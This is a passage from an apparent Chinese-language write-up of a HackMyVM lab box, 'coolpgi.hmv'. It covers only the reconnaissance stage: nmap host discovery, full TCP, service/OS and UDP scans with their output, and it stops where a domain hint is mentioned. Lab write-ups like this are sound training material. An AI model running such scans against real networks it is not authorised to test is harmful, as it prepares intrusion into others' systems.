┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 17:17 +0800
Nmap scan report for 192.168.2.1
Host is up (0.00077s latency).
MAC Address: 0A:00:27:00:00:06 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.0011s latency).
MAC Address: 08:00:27:E7:CA:3B (Oracle VirtualBox virtual NIC)
Nmap scan report for coolpgi.hmv (192.168.2.16)
Host is up (0.00076s latency).
MAC Address: 08:00:27:81:5E:CB (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.13 seconds
靶机IP:192.168.2.16
2、端口扫描
1.全端口扫描
1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.16
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 17:18 +0800
Nmap scan report for coolpgi.hmv (192.168.2.16)
Host is up (0.00019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:81:5E:CB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 32.94 seconds
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80 192.168.2.16
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 17:18 +0800
Nmap scan report for coolpgi.hmv (192.168.2.16)
Host is up (0.00089s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7 (protocol 2.0)
80/tcp open  http    nginx
|_http-title: CoolPG Internal
MAC Address: 08:00:27:81:5E:CB (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.75 seconds
3.udp扫描
1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.16
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 17:19 +0800
Nmap scan report for coolpgi.hmv (192.168.2.16)
Host is up (0.00095s latency).
All 100 scanned ports on coolpgi.hmv (192.168.2.16) are in ignored states.
Not shown: 59 closed udp ports (port-unreach), 41 open|filtered udp ports (no-response)
MAC Address: 08:00:27:81:5E:CB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 56.25 seconds

 同时提示我们有一个域名: